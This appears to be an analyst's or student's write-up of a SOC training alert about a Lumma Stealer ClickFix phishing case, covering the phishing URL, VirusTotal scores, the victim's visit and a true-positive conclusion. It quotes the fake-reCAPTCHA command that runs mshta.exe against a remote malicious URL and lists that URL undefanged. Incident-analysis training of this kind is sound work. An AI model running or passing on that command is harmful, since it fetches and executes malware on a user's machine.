


SOC338 – Lumma Stealer – DDL Side – Loading via Click Fix Phising (Critical)




**Playbook:**




Yes the email is contain url that is https[:]//www.windows-update.site/




The url https[:]//www.windows-update.site/ that contain in email is malicious because in virustotal have 11/95 score







Yes the email is delivered to user because the device action is allowed




Yes someone Opened because,



the HTTP status is 200 OK , the one who openned it has the IP is 172.16.17.216 or dylan




Dylan visit the url at 23:26 after dylan visit https[:]//www.windows-update.site/ this command shown , the command line mean the website contain fake reCAPTCHA if dylan clicked that command mshta.exe https://overcoatpassably.shop/Z8UZbPyVpGfdRS/maloy.mp4 will run and for your information https://overcoatpassably.shop/Z8UZbPyVpGfdRS/maloy.mp4 have bad reputation in virustotal that have 12/97 score



After that, this command show that means dylan press the reCAPTCHA

Artifacts

| Category | | Comments |
|---|---|---|
| URL | https[:]//www.windows-update.site/ | 11/95 |
| | https://overcoatpassably.shop/Z8UZbPyVpGfdRS/maloy.mp4 | 12/97 |
| | | |
| IP | 172.16.17.216 | Victim IP (Dylan) |


Conclusion :
This alerts is True Positive that Dylan click the phising
